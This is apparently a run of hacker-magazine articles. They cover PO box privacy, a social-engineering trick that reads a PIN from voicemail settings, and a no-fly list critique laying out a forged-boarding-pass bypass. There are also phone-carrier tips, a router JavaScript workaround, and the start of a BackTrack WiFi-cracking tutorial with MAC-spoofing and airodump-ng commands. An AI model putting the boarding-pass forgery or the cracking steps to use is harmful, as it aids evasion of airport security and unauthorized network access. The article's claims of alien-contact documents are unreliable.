I recommend getting a PO box for magazine subscriptions, utility bills, the grocery store coupons mentioned above, and anything else that will likely be sold. The post office is not supposed to divulge who the renter of a PO box is unless there is a court-issued subpoena or search warrant. However, when I was removing myself from the databases mentioned above, I did find my brand new post office box attached to my name. This is the importance of having mostly everything sent to your box: Anytime someone does sell your information, it doesn't lead to where you live, it leads to the post office.

Go to `http://poboxes.usps.com/po➥boxonline/search/landingPage.do` and search for available PO boxes in your area. Any available boxes will include the various sizes and prices. Currently, PO boxes range from $20 a year (zip code 48820) for the smallest box to $667 a year (zip code 90210) for the largest box. I rented the cheapest box available and it was only $58.00 a year.

When you go to the post office to get your new "box o' privacy," you will need to present two forms of identification. You need a driver's license (or other photo-ID) and another form of ID such as a utility bill. After that, you pay for the box, a $2 security deposit on the keys, and you are all set.

Now, you must remember to use your PO box! Absolutely do not use your home address unless the government or a bank is requesting it. If your name pops back up on the websites we worked so hard to take your name off of, which address do you think will be listed? You guessed it, your PO box.

Banks and PO Boxes

The IRS requires banks, brokerage firms, and other financial institutions to have a physical street address for you. While I did find a trick around this, explained in a minute, you should provide your actual street address. Call your banks and other financial institutions and inquire about their privacy policies and how to limit the sharing of your information. It usually involves calling a phone number, entering some identifying information, and pressing a couple of buttons. Your banks have to tell you how to do this.

Now for my trick around street addresses. When you searched for an available PO box, what information was presented? The post office name, street address, and box availability information. You can use that street address along with your box number. For example:

Joe Six-pack
123 Postal St.
Box 143
Anytown, USA 00000

Not all post offices will be keen on your use of their address in this way, so be nice to your postal employees, even if they act like they should work at the DMV! To test this out, go on the Internet and order a free catalog (it can be from anywhere, like Sears or Macy's). When filling out the form, use the addressing scheme mentioned above and see if you receive your complementary catalog. If you receive it fine, just order a few more that way to make sure the post office doesn't complain after the first few. If you receive the catalog with a note from the postal employees that you cannot use the address in this manner, simply apologize and say that the catalog "required a street address, for some reason." (For this excuse to work, it's best to order an obscure catalog that they have not likely heard of, such as some mom-and-pop CB radio outfit.)

Conclusion

Now that you have put a lot of sweat into hiding your private information from the public, you realize the importance of not giving up your real address anymore. Use your PO box! It is sad that society is forcing us to spend our hard-earned money to "opt-out" from services we never elected to enroll in. Companies only know what you tell them (or what they have purchased from others whom you have told). Tell them you are tired of their invasive, deceitful, and unscrupulous tactics that make a them a quick dollar by: removing your listings from online databases, using fictitious names when subscribing to magazines and receiving packages, and *never* giving up your real address and phone number to "strangers."

Even five-year-olds know the importance of not talking to strangers, Yet grown, educated adults voluntarily provide whatever information a form asks of them (it's scary these people actually have the ability to chose our country's leaders). Just because a form asks for something does not mean that it is required. Remember, if we don't tell companies that we feel this is wrong, they will go even further. Who knows what the future holds, but I do know that we can all do something about it now!

Footnotes

1. `http://www.merriam-webster.com/➥dictionary/name`
2. Throughout this article, I will reference "opt-out" with quotations. I do this because it is not really an "opt-out." I feel that if you wish to opt-out of a service, you must have previously registered for a service. Since I never registered my phone number with telemarketers, I do not feel as if I should have to opt-out for something I never wanted in the first place. You may feel differently, but I'll still use the quotations.
3. The generally accepted Black's Legal Dictionary defines "consumer" as "a person who buys goods or services for personal, family, or household use, with no intention of resale." (Black's Law Dictionary, 3rd Pocket Edition, Thompson West, 2006). This is the same definition that is used in federal consumer laws.
4. Technically, there is nothing private about your name, address, phone number, or full birth date. These are all matters of public record and may be viewed by anyone. I feel, though, there is a vast difference between going to the vital statistics office at a local courthouse to pull up a birth record and typing in a name to retrieve the same information. The reason I feel there is a difference is because the average person is not going to want to go through all of that trouble to find the information. Let's face it, we have all gotten lazier and we want our information quick, fast, and easy. If you take away the quick, fast, and easy (isn't that the Internet?), we are left with the public information where it should be; in the public courthouse.

The Security-Conscious Uncle

by Deviant Ollam

My entire extended family sat gathered at a long table in a fine dining establishment. Often, our schedules are hectic enough that at least one or two individuals can't make it back to the east coast for any given holiday, thus it was an auspicious occasion to have every single aunt, uncle, and cousin represented at this Christmas Eve dinner.

When the check eventually arrived, I expected my father and his four brothers to immediately begin their ritualistic swordplay with credit cards, in which each attempts to pick up the tab. This appeared to be imminent, but my Uncle Bob simply placed a fold of bills on the waitress's tray while his brothers were fumbling with plastic.

"Oh, way to get the drop on us," Bob's older brother Sean remarked. "That was smart of you to produce cash... it gave you an unfair timing advantage. Why couldn't you just reach for your credit card like a normal person?"

Bob Reveals Nothing

Uncle Bob informed the group of something that showed me just how much he had been keeping up with the current threats to privacy and personal information. He explained how he ceased carrying credit cards years ago, not wanting to leave any digital trail of his spending habits. "Nope, it's cash only for me ever since the Patriot Act was signed into law," he said flatly. Not only does cash anonymize his spending, Bob remarked, but if his wallet were to be lost or stolen, a nefarious party couldn't go on a spending spree.

Sean expressed incredulity over this... and pointed out that there was still the matter of the bank card seen nestled in Bob's wallet. "Don't the same risks of electronic records and criminals having a field day in Best Buy's plasma TV section still apply?" he asked.

It was at this point that my uncle revealed how very cautious he was being. "That's not a check card... it's an ATM card. They're not the same thing,"he told the group. Bob proceeded to instruct his relatives about the distinction between these two very similar and oft-confused pieces of plastic.

The Wisdom of Bob

Years ago, when you opened a bank account, you would typically be given an ATM Card. This mag-stripe token would allow you to withdraw funds (and, later, would allow you to complete certain point-of-sale transactions) with the use of a four-digit PIN number. Now, however, most banks issue their customers "check cards" (almost always tied to the VISA Merchant Banking network) which can be used like a debit card (with a PIN) or *like a credit card* (requiring no PIN). "This is a major security loophole," he remarked, "and I always demand that a bank issue me an ATM Card specifically. That way, without my PIN number, the card is useless."

The group was impressed. Many people looked at the bank-issued plastic in their wallets and vowed to change to a more secure card after the holidays.

The Story Doesn't End There

"I'm very impressed with your strict attention to security, Uncle Bob," I piped up, "but what happens if your wallet is stolen by someone who has the ability to discover your PIN number? What steps have you taken to prevent that from happening?"

Bob looked at me curiously for a moment. Then he laughed. "The only place I have things like access codes and passwords written down is on an encrypted disk that I keep in my lawyer's vault for insurance purposes. That's far beyond the reach of the *common* criminal, and I don't think that the FBI or the NSA is going to take an interest in stealing my money or my identity anytime soon."

The Challenge

I knew that such an assured person often makes the best target for a security challenge... if one can succeed in penetrating their defenses, their reaction tends to be priceless. "Imagine I'm a criminal who has stolen your wallet," I stated. "Perhaps I'm a busboy who took your overcoat from that hook on the wall as we were all eating. What would you say if told you I could discover your PIN number almost immediately after seeing your ATM card?"

"If you can do that," my uncle stated with a laugh, "I will *personally* see to it that the biggest-ticket item on your Christmas list is under the tree in your home this year!"

"Very well, as long as you don't mind me

revealing this in front of everyone... let me have a look at that card." I took the ATM card and turned it over a couple of times, reading both the digits on the front and the phone number on the back. "I'd like to make one call... can you hand me your phone, Bob?" My uncle passed me his mobile phone, assuring me quite plainly that an attempt to social engineer any representatives whom I might reach at the bank's customer service number would be a wholly useless endeavor. "They're trained specifically to never reveal anyone's PIN number. Even a legitimate card holder can only request a *new* card and PIN... and that has to be picked up in person with proper ID, it's not even sent through the mail."

Making the Call

Undaunted, I punched away at his phone's keypad and held it to my ear. The rest of the family looked on as I conducted a brief conversation...

"Hello? Yes, it's me. I'm not interrupting am I? Oh right, your family doesn't get together until tomorrow. Say hi to your sister for me, heh. So, listen, can you do a quick lookup for me? Yeah, this is an ATM card issued by Commerce Bank. Last name is O'Connor and the last four digits of the card number are 8579."

My family, Bob included, now sat slack-jawed. Who in the world could I be calling? They knew I had some very interesting friends in the security world, but still. Was I speaking to a friend at an investigative business of some sort? Or a spooky individual in the greater D.C. area? What if I were on the phone with some black hat teenager in his parent's basement?"

After a moment I picked up a pen left on the table by the waitress and started scribbling on a scrap of paper. "Ok, yeah... got it. Thanks man, have a safe and happy new year if I don't talk to you before the first!"

I hung up and held the scrap of paper close to my chest. Everyone sat breathlessly as I looked it over. I considered things for a second, then said, "Indeed... you *do* take security more seriously than almost anyone I know, Uncle Bob."

He wore an expression of vindication. "Hah! You couldn't discover it, could you? I knew that was all smoke screen!"

The Revelation

I cracked a wry smile. "No, I was referring to the fact that most people simply use their birthday or the birthday of a loved one. You don't seem to have done that. It looks like you took your daughter Mary's birth *date* of March 6th, but coupled it with what I can only imagine would be your wife's birth *year* of 1952. You really do look stunning, Aunt Ellen... I wouldn't have placed you anywhere near 50."

I slid the scrap of paper across the table to Uncle Bob. On it were written four simple digits: 3652.

Bob looked absolutely stunned. The entire table set in with a cacophony of questions demanding to know who it was that I called and whether or not all of their own PIN numbers or banking codes were vulnerable, too.

The Explanation

I let the group chatter about in a frenzy for a short while. Then I couldn't keep up the act anymore. I stopped trying to stifle my laughter and my deadpan expression broke down into riotous chuckling.

"Relax, everyone... your information is all very safe, and I wasn't speaking to anyone about whom you should be concerned." I explained that Bob was right, there *was* a bit of a smoke-screen employed... but it had been for dramatic effect. I handed my uncle back his phone and asked him to look at whom I had called.

"That's strange," he said after poking about in system menus for a second, "This only shows a call to my voicemail." I explained to the group that what I had done was to simply leverage possession of Bob's phone to my favor. A criminal grabbing someone's phone along with their wallet isn't all that outlandish a prospect... particularly in the "stolen coat" scenario about which we had hypothesized.

Bob's mobile provider offers a feature that requires parties enter their personal access code when checking voicemail, but this feature is always *disabled* by default. If the individual is entering the voicemail system from their own personal handset device, typically no code is needed. That is how Bob's account was configured. I had simply dialed my Uncle's voicemail and, while pretending to have a conversation with a high-tech security expert, I had accessed the "change personal options" menu. From there, selecting the "choose a new passcode" feature resulted in the automated voice on the other end of the line telling me what my current passcode was.

Because his voicemail settings weren't configured for maximum security, the system would reveal his access code to *anyone* holding his handset.

The most security-conscious citizens often use a whole host of various passwords for computer systems, web sites, and email accounts. But I wagered that Bob, like so many of these persons, fails to be as unpredictable when constrained to four character places and the use of strictly numbers asv opposed to alphanumerics. When his mobile voicemail stated, "Your current passcode is three six five two," I knew that the odds were *very* good that these same four digits would allow me to clear out his bank account from almost any ATM! And I was right.

Why the "No-Fly List" is a Fraud

by cbsm2009

The U.S. "No-Fly List" has been in effect for over five years now, but there's no reason to think that it has been successful or even useful in preventing terrorist attacks, as it was designed to do. In fact, there is just cause to think that the list makes us less secure. The names of people on the lists (the No-Fly list and the Selectee list, which doesn't prevent a person from flying but requires him or her to undergo additional physical searches) are classified by the U.S. government, cannot be challenged in a court of law, and are compiled from unknown sources. The names of babies, American soldiers, and even those with top secret security clearances have all appeared on the secret list, causing these unfortunate people many hours of delays and paperwork to get their names off the lists. But does the list really accomplish anything? A simple and practical way of circumventing the list, along with a statistical analysis done by researchers at MIT, proves that it is only creating a false sense of security.

As a practical example on how to render the no-fly list completely useless, let us assume that you have the name of a terrorist or someone else on the list. For the purpose of this example I will use "Ahmed Mohammed," an actual terrorist name listed on the FBI most wanted list. Can you still board an airplane even though your name is on the No-Fly list? Yes, easily. Here's how: Ahmed buys a plane ticket in a false name, such as John Smith. Within 24 hours before the flight, he checks in online and prints out his boarding pass in the name of John Smith. He also saves a copy of the HTML file for the boarding pass to his computer, then changes the HTML in a text editor so that his real name appears in place of John Smith. He then prints out a second boarding pass with his real name on it. When Ahmed gets to the airport, he does not check any baggage, since he knows that the airline's agent will ask to see his ID when they attach the baggage ticket. He proceeds directly to the security screening with his carry-on luggage and when the TSA agent asks for his boarding pass and ID, he shows his fake boarding pass with his real name on it, along with his real ID. The TSA agent looks at both, scribbles her initials on the fake boarding pass and thinks she has just done her part as a good American to stops terrorists in their tracks. Since she does not scan the barcode on the boarding pass and pull up the passenger name record from the airline's database, she has no way of telling whether the boarding pass has the right name on it. Ahmed proceeds through the security screening and to the gate, where he puts away his fake boarding pass and takes out his legitimate one in the name of John Smith. When the gate agent calls everyone to board, he simply presents the real boarding pass, which the agent scans and sees the name of John Smith appear on the computer. Since the gate agent does not check IDs at boarding, she has no way of knowing that the ticket holder's real name is Ahmed Mohammed. Ahmed has successfully boarded the plane even though his name is on the "No-Fly List." Considering that terrorists were capable enough to fly a few jumbo jets into the World Trade Center and the Pentagon, it seems likely that they could figure this out too.

Several years ago, some students at MIT published an analysis entitled "The Carnival Booth." Their purpose was to show that having a No-Fly list actually decreases security instead of increasing it. The summary of the paper is that, assuming the TSA has enough staff at a certain airport to give intensive physical searches to 8% of travelers passing through the security checkpoint, then if 5% of passengers are selected for an intensive search based on the fact that their name appears on the "Selectee List," then that leaves only 3% of passengers who are subjected to a truly random search. In spite of the list being "classified," once a person actually buys a ticket and tries to fly, they are going to find out if they are either on the No-Fly List, in which case they will not be allowed to fly, or on the Selectee List, in which case they will find a row of S's conveniently printed on their boarding pass and will get extra special attention at the security checkpoint. Since terrorists generally don't act alone and usually are part of a cell, the cell can send their members on "scout missions" in order to see who is given extra screening and who is not. This means that when the terrorist cell actually carries out an attack, they can send the people who they know are not on the lists, and those people will only have a 3% chance of being searched instead of an 8% chance, which would be the case if all searches were done at random. In effect, more that half of the TSA's screening staff are wasted on doing Selectee List screenings, allowing the terrorist cell to be more than twice as likely to get their member through security without additional screening.

Perhaps the TSA will start scanning the barcodes on boarding passes at the security checkpoint, or requiring the gate agent to check IDs. However, the fact that this massive security flaw has existed for the past five years shows that the No-Fly list is a government attempt to collect information about its citizens or to provide a false sense of security, or both. Either way, for the past five years we Americans have been sacrificing our privacy and security with a sham system that decreases, rather than increases, our air travel security.

Telecom Informer

by The Prophet

Hello, and welcome to the Central Office! Spring has turned into summer once again, the most beautiful time of the year here in the Pacific Northwest. Bing Crosby once sang that the bluest skies he'd ever seen are in Seattle. On this gorgeous day, most of which I spent in the Westin Building working on a troublesome tandem trunk, this was certainly the case. Incidentally, I'm beginning to wonder if I'm the only technician left in the state who still knows how to fix anything, or if I'm just the only sucker who was willing to take the job.

The very concept of Skid Row was invented in Seattle. It ended near Pioneer Square, today the center of Seattle's nightlife. So it's probably appropriate that this is today's setting for the ugliest gutter trash bastard child of telephony, the Motorola iDEN system. Visit Pioneer Square any weekend, and young twentysomethings living the Thug Life are everywhere, their Boost Mobile iDEN handsets chirping away in profound, meaningful dialogue: "YO CRACK DAWG WHERE U AT??? I LOOKIN' FOR DA FEMALES!"

iDEN is a proprietary standard first commercially deployed in 1994 on the Nextel network. Nextel operates in 800-900MHz spectrum called "SMR," which was originally intended for the purpose of taxi dispatch systems, construction radios, etc. To acquire its spectrum, Nextel literally went from city to city buying dispatch companies and similar businesses. In this manner, Nextel built the first nationwide mobile telephone network free of roaming charges. iDEN handsets look like cellular phones and quack like cellular phones, but legally they aren't. They are trunked business radios with the ability to make phone calls.

When Sprint bought Nextel in 2005, the network was already suffering from capacity limitations. Additionally, the SMR spectrum on which Nextel operated was adjacent to numerous public safety frequencies. The iDEN network resulted in considerable interference to users of these frequencies, prompting numerous, urgent complaints to the FCC by public safety agencies. After protracted negotiations, Sprint agreed to vacate portions of the SMR spectrum (through a process called "rebanding") in exchange for vast swaths of RF spectrum in the 900MHz and 1800MHz bands. This process was completed in the summer of 2008. The general consensus at the time was that Sprint made out like a bandit on the deal.

During rebanding, the Nextel network (which was already capacity constrained) began to experience serious problems with dropped calls, system busy messages, and incoming calls delivered straight to voicemail. Predictably, Nextel users began leaving Sprint in droves, on average more than one million customers per quarter. By early 2009, the dust had finally settled from rebanding mayhem - but there were hardly any Nextel customers left to care. It's less clear now whether the spectrum swap deal was as good for Sprint as analysts initially assumed.

Meanwhile, Sprint had a largely moribund business to contend with, which was called Boost. While Nextel was still an independent company, they signed a wholesale Mobile Virtual Network Operator (MVNO) arrangement with Boost Mobile, a prepaid lifestyle brand focusing on young urban customers. The brand did very well under independent management, and quickly grew to become one of the largest MVNOs in the country. Shortly after the Sprint-Nextel merger, Sprint acquired the Boost brand and brought it in-house. And then they proceeded to do almost nothing with it.

However, in the second quarter of 2009, finding itself with plenty of spare unused iDEN capacity, Sprint launched the Boost Monthly Unlimited plan. This plan offers "all you can eat" access to voice, data, text, Picture Mail, and walkie-talkie services. Literally everything is covered except for international usage, and at half the price of similar "unlimited" services. However, no roaming is available, making the service less expensive for Sprint to offer. This is because coverage on the iDEN network is limited to Nextel's native footprint and roaming is only available (at extra cost) on a few select foreign carriers in North and South America.

Boost handsets have a telephone number, an IP address (assigned whether or not you subscribe to data service), and a "Walkie Talkie" number (used for trunked radio). Using the "Walkie Talkie" number, which is in the format 112*nxx*xxxxx, Boost handsets are capable of trunked radio communication with any Boost or Nextel handset (along with select foreign iDEN carriers). However, Boost does not offer a talk group feature, limiting the utility of this feature. The IP address is used by the mobile browser, but is always in the 10.x.x.x IP space (which is non-routable). There is also a PSTN telephone number, and like other mobile phone services,

Boost is capable of sending and receiving SMS and MMS messages.

Telephone service on Boost has some unusual features and limitations for wireless carriers in general, but especially prepaid carriers. Voicemail is available, but it answers after just three rings - and this interval is, incredibly, neither configurable nor adjustable by Customer Service. Caller ID is available, but three-way calling is not. Call waiting is, strangely, only available for Monthly Unlimited plan subscribers. Although three-way calling isn't available, Boost iDEN supports an unusual feature allowing you to place the active call on hold (of course, billing while the call is on hold) so you can place another call in the background. You can then switch back and forth between calls, but you cannot join them. Another unusual feature allows you to configure your handset so it automatically answers after a specified number of rings. And Boost offers a rich and full featured call forwarding option, allowing you to forward calls to another number either immediately or after a specified pause. Like most prepaid wireless carriers, Boost offers international calling. However, users must contact Customer Service to have it specifically enabled, and many representatives do not know how to accomplish this. International calling rates are better than most prepaid carriers, although STi Mobile (a Sprint CDMA MVNO) offers better pricing overall.

Text messaging is also distinctive on Boost, and uses the MMS standard for backhaul. MMS is more commonly used for picture and video messaging on other carriers. This results in some incompatibilities, particularly with short codes. As of this writing, the 466453 (GOOGLE) short code has been enabled, but the 40404 (Twitter) short code does not work. Performance is also slower than with most other mobile carriers, because messages must be uploaded and downloaded via packet data (rather than by using spare capacity in the control channel, as is the case with MO-SMS on CDMA and SMS on GSM).

iDEN data runs at approximately 14.4Kbps peak, and is a 2G data service. The wIDEN 2.5G standard allows for 144Kbps peak. Sprint deployed wIDEN in major metropolitan areas between 2007 and 2008 and tested it for several months. Inexplicably, they canceled the upgrade project in mid 2008 and disabled wIDEN. Although many handsets sold on the Nextel and Boost networks are wIDEN-capable, it appears that this project has been mothballed. Customers requiring high speed data services are steered to 1xEV-DO handsets on the CDMA network. As is the case with most data protocols, iDEN does not allow for simultaneous voice and data usage. While users can place outbound calls from within a data session, data transmission stops in the interim.

Although speeds are slow, Boost users with certain handsets (such as the i425) are able to achieve a tethered connection to a Windows laptop. This is surprisingly easy; one need only install the Motorola iDEN driver, connect the handset to the laptop using a USB cable, and then set up a dial-up connection with the telephone number "S=#777" (leaving the username and password blank). Even on the least expensive prepaid rate plan, there is no billing for data usage; it is not necessary to have a data plan for this feature to work (an important distinction, because for all plans except Monthly Unlimited, data service costs 35 cents per day regardless of actual usage). While the experience is very low bandwidth, it is suitable for shell access and email.

For a brief period in mid-2008, Sprint launched a Boost product on the CDMA network. This was discontinued in early 2009. If you are still able to find a Boost CDMA handset, many users have reported that it is possible to activate it on an iDEN Boost plan (such as Monthly Unlimited), and it's even possible to social engineer Boost customer service into performing an ESN change to a Sprint CDMA handset or PDA. Although coverage is limited to the native Sprint CDMA network, and no roaming is allowed, an iDEN plan on this network provides exceptional value (unlimited calls, SMS, and 1xEV-DO data service).

And with that, the time has come once more for me to go. I'm finished here at the Westin Building, and it's time to put the finishing touches on the Toorcamp main stage! Incidentally, have you heard of Toorcamp? Come to the Pacific Northwest over the 4th of July weekend and be part of the first ever full scale hacker camp in North America. Based at a former nuclear missile silo, the organizers are planning a hacker extravaganza of art, music, cool hacks, and fun projects. I'll see you there!

References

`http://www.toorcamp.org` – Toorcamp – North America's first ever full-scale hacker camp! 4th of July weekend, 2009.

`http://www.boostmobile.com` – Boost Mobile official site


`http://webaugur.com/matt/files/➥nextel/techover.pdf` - Motorola iDEN technical specification.

`http://idenphones.motorola.com➥/iden/support/downloads/Motorola➥_End_User_Driver_Installation➥_2.8.0.zip` - Download link for Windows iDEN driver used for packet data tethering.

Shout-Outs

To Art Brothers and the great folks at the Beehive Telephone Company, thanks very much for your hospitality! I do hope to visit one of your solar powered Central Offices

To ThoughtPhreaker, it's always phun seeing Portland phriends! Keep exploring, but stay out of trouble.



FINDING INFORMATION IN THE LIBRARY OF CONGRESS

by Fantacmet

Greetings fellow phreaks and hackers. Fantacmet here, with something that might be useful to everyone.

I'm sure some of you have heard that there have been documents that have been declassified, and so forth, but don't know where to find them. The answer is simple: the Library of Congress. Ok, so you aren't able to go all the way to the Library of Congress and spend a bunch of time searching through it. Me neither. So you're thinking, "there has to be another way." Of course there is a better way: `http://www.loc.gov/`!

At this website you can look up the many declassified documents already online. If they aren't, and you know what you are looking for, you can request specific documents to be put up or sent to you. It does take a bit of getting used to, especially the arcane nature in which everything is organized. You also really need to know exactly what you are looking for. Specific document numbers are helpful, but not required. They are only required when requesting specific documents that are not online.

One of the most useful ways to go about it is the link at the top of the page that says "Digital Collections." Once there, you are presented with several categories from which to choose.

On the left are several more links, one of which says "Ask A Librarian." This could be useful, but don't count on the librarians knowing everything in the library. For instance, asking about the declassified records of the CIA regarding the Kennedy Assassination will probably get you ignored as a moronic conspiracy theorist and/or have them telling you that there is no such thing. Even though we know that there is, they don't respond well to people who sound like they are conspiracy theorists. So be a bit careful when using this feature (even though we know the documents are there).

The "Library Catalogs" link at the top is very useful for finding documents that you need/want to request. There is a basic search and a guided search. The pros and cons are right there in the descriptions, so you can choose which one you need. On this page there is also quite a bit of help about using the Library of Congress search engine and I strongly recommend at least perusing it, even if you are a search engine expert, because, considering the nature of the information, things work very differently within the Library of Congress than anywhere else.

The Library of Congress is a *great* place to look for things. Especially if you *are* a conspiracy theorist. There are time limits on how long documents can be classified, at least as far as non-military agencies go, although these are sometimes ignored and scheduled for declassification at a *much* later date in order to prevent public opinion from swaying on a particular person or subject. For the most part, however, (especially in the past several years) these limitations are being enforced and documents are being declassified. If you do it correctly, you can find the documents regarding the Kennedy Assassination, as well as the *real deal* surrounding all the old hoopla of Area 51. No, it wasn't a weather balloon. As for what these documents hold, I will not say. I'm not gonna give away *all* the secrets. You have to have *something* to learn. I will say the documents are there, though, because I have seen them and I have found them most interesting. Including old documents regarding the protocols of potentially interacting with "Non Terrestrial Beings."

Well, that being said, I'm out of here. Keep it real and, until next time, have fun.

Shouts to my wife, my two kids, and LinuxHologram.

Hacking the DI-524 Interface

by der_m

Here's an example of the practicality of the hacking mindset. It's easy to forget that 90% of hacking is scratching your head in confusion and digging to find the answers to that confusion. About a year ago, I bought the D-Link DI-524 wireless router from Best Buy for about $15. I figured that was a steal I couldn't pass up! It even came with a USB adapter! I could resell the adapter, since it wouldn't work in Linux anyway, and maybe get a free router out of it!

A year later, when I actually had the internet connection to use it on, I discovered exactly why the router was so cheap: the web interface refused to encrypt my wireless connection! That's a very important feature D-Link neglected to enable! So I tried telnetting in. Connection refused. SSH? No. I checked for a firmware update... but D-Link practically disavowed the existence of this thing. The most they could give me was an emulator for the interface, which confirmed that I had what appeared to be the latest firmware, cheap garbage that it was.

So for about a month I secured my wife's wireless through obscurity alone, by disabling SSID broadcast and allowing only our two MAC addresses to connect. (There's not much traffic on our street – still not forgivable.) I sat next to our TV wired, because my old WiFi card couldn't connect to a non-broadcast signal. Finally, I decided to take the time to figure this out.

The DI-524, like most modern routers, was configured through the web browser. I use Iceweasel (pronounced "Firefox"), so I could type Ctrl-U and handily look at the HTML. I didn't have that many clues, because Javascript sucks for debugging and D-Link wasn't very forthcoming with error messages. However, I noticed that when I hovered the cursor over the "Apply" button, my status bar said "javascript:send_request()". So I searched the HTML for "send_request". Here's what I got:

```
function send_request(){
if (precheck_key() && check_
➥wpa()){
get_by_id("apply").value = "1";
form1.submit();
}
```

As you can see, send_request() confirmed precheck_key() and check_wpa() both returned true, then made the value of "apply" true, and submitted the form. Therefore, either precheck_key() or check_wpa() was messing something up.

check_wpa() was about 40 lines of code... so I glossed right over it. That's right – you're allowed to do that in hacking. (In hindsight, I actually looked over the code, and it turned out that it confirmed that you retyped your passphrase correctly, and weren't using "1234," or something stupid like that.) So, I Ctrl-F'd for precheck_key():

```
function precheck_key(){
        var auth = get_by_id("auth");
        if(auth.selectedIndex == 0){
        return true;
        }
        else{
        return check_key();
        }
}
```

I ventured a guess that the function get_by_id() was a nice way to call document.getElementById(), so I typed this into the location bar on Iceweasel: `javascript:alert(document.➥getElementById("auth"))`. A dialog box popped up and behold, "[object HTMLSelectElement]"! I went a step further and typed: `javascript:alert(document.get➥ElementById("auth").selectedIndex)`. Now the dialog box returned "3"... but what does that mean? A quick google search told me that selectedIndex is the index of the value a drop down menu has chosen. I looked again at the webpage, and saw that the fourth option, WPA-PSK, was the "3" it referred to, and so I musn't change it. (Remember, 0 is 1 and 3 is 4.)

So then the if/then/else clause runs check_key(). Ctrl-F'd through the source code, and found this was the ONLY reference to check_key()! Way to go D-Link! That would certainly explain why the authentication failed. So I determined that all those checks could be bypassed and proceeded to the "then" clause of the send_request() function to see if I could manually do it.

I typed into the location bar: `javascript:alert(document.getElem➥entById("apply").value)`. The dialog box popped up "0". Thus, I set the value: `javascript:alert(document.getElem➥entyById("apply").value = 1)` and typed in that previous step again to confirm that I actually did reset the value. So far, so good. I typed:

```
javascript:alert(form1.submit())
```

Aha! The webpage changed, indicating the router was restarting. 15 seconds later, it showed me that all was well! I overcame D-Link's idiocy and have a working, encrypted, wireless router! I now connect happily to a broadcast wireless connection through wicd and can keep my laptop, along with my mess, out of the living room, which also gives me a happy wife!

Shoutouts to the Revolution, phalkon13, suncrushr, nocturn, ziddar, angelsteed, abbot, stas, "TWO-FO", and my fellow sleeper agents.

Simple How-to on Wireless and Windows Cracking

by KES

You've heard the story a dozen times: someone's on their morning commute from the bedroom to the basement office, doesn't see that empty beer/Red Bull on the steps, ends up bouncing down the stairs on their head and, voila, they just *can't* seem to remember the password to their computer, or to their wireless network... Looks like they need a way to access the locked computer, break the WiFi keys, and use some information gathering tools to recall what's going on...

But before that happens to you (again?), a little bit of careful planning can make that a problem of that past. That *is* why you're reading this, right? You wouldn't be doing any of this on anything but your own personal computer and personal network...

Before reading this, it is well worth your time to visit the Backtrack wiki page (`http://wiki.remote-exploit.org/`) to check out the hardware compatibility list (HCL) to see if your machine and WiFi card are compatible. If your existing card is not, there are tons that are, and many just need a new driver (discussed later here, and at length on the BT forums at `http://forums.remote-exploit.org`). Also, that wiki has plenty of information on the tools included, some of which are touched on later.

BackTrack USB Boot Disk

The first step is to build a bootable USB drive with the Backtrack distro, a process that is very quick and easy (this tutorial was written when BT3 was the most current, however, a beta version of BT4 has recently been made available)

1. Find a USB drive. The .iso is almost 800MB, so a 1GB drive would work, but you may want some extra space
2. Download the USB .iso at: `http://www.remote-exploit.org/backtrack_download.html`
3. Download isobuster at: `http://www.isobuster.com/`
4. Using isobuster, open the .iso, and copy the /boot and /BT folders to the USB drive
5. Lastly, navigate to /boot folder on the USB drive and run bootinst.bat

3-alt) Use a tool such as unetbootin, which basically does it all for you (no #4,5)

Now your bootable USB is ready to go, but it's not a sure bet just how to tell your machine to boot it. For instance, some machines will try booting from the USB automatically, while with others you must interrupt the standard loading (I am on a Lenovo R61 so I have to hit the blue "ThinkVantage" button, then F12 to choose a boot device, and then select the USB drive).

Also, before BackTrack really boots, you'll have the opportunity to choose a graphics option. This is also where you would implement any special boot instructions found on the HCL mentioned earlier (you hit tab to enter them).

Once Backtrack is loaded, open an xterm window by typing xterm into the small text box to the right of the menu buttons. Now, depending on which WiFi card you have, you may have to utilize a new driver. If you're having a hard time figuring out what WiFi card you really have, as it's often rebranded, type lspci and it will tell you what the hardware is. I'll give two examples here that I've seen personally and there is a ton of information on the web, so I'll leave this part to you:

I have the Intel Pro Wireless 3945 WiFi adapter in my machine (at a command prompt in windows, "`ipconfig /all`" tells me so) so, to change my driver (if you are using the BT4-beta, this particular driver has been patched, so there is no need to use ipwraw), I type:

```
modprobe -r iwl3945
modprobe ipwraw
```

My friend has a MacBook Pro (Atheros 5418 WiFi) and, for him, the process is:

```
wlanconfig ath0 destroy
wlanconfig ath0 create wlandev wifi0
➥ wlanmode monitor
ifconfig ath0 up
```

Once you think you have the right driver in place, you can test by typing iwconfig and looking at the MODE. It should be in Monitor instead of Managed. You also need the ability to do packet injection, but it seems many of the drivers enable both features. Now you should be ready to proceed to the next step, identifying and cracking the WiFi network(s).

First, we're going to change our MAC address for a little privacy. In my machine, my adapter is wifi0 (which I use throughout the remainder of the instructions), my friend's was ath0. The command iwconfig will show you which yours is, and then (feel free to replace 00:11:22:33:44:55 with another option if you like):

```
airmon-ng stop wifi0
macchanger --mac 00:11:22:33:44:55 wifi0
airmon-ng start wifi0
```

Another note about drivers: some drivers create a new interface when airmon-ng start takes place, and may create a new interface (for instance, the ath9k driver creates mon0). If this occurs after airmon-ng start, you'll need to do the following:

```
ifconfig mon0 down
macchanger –mac 00:11:22:33:44:55 mon0
ifconfig mon0 up
```

And then substitute the new interface in all subsequent instructions.

Easy, right? And now, we have to take a peek at what networks are up in the area:

```
airodump-ng wifi0
```

If you'd like to focus on the "low hanging fruit" you can use:

```
airodump-ng –t WEP wifi0
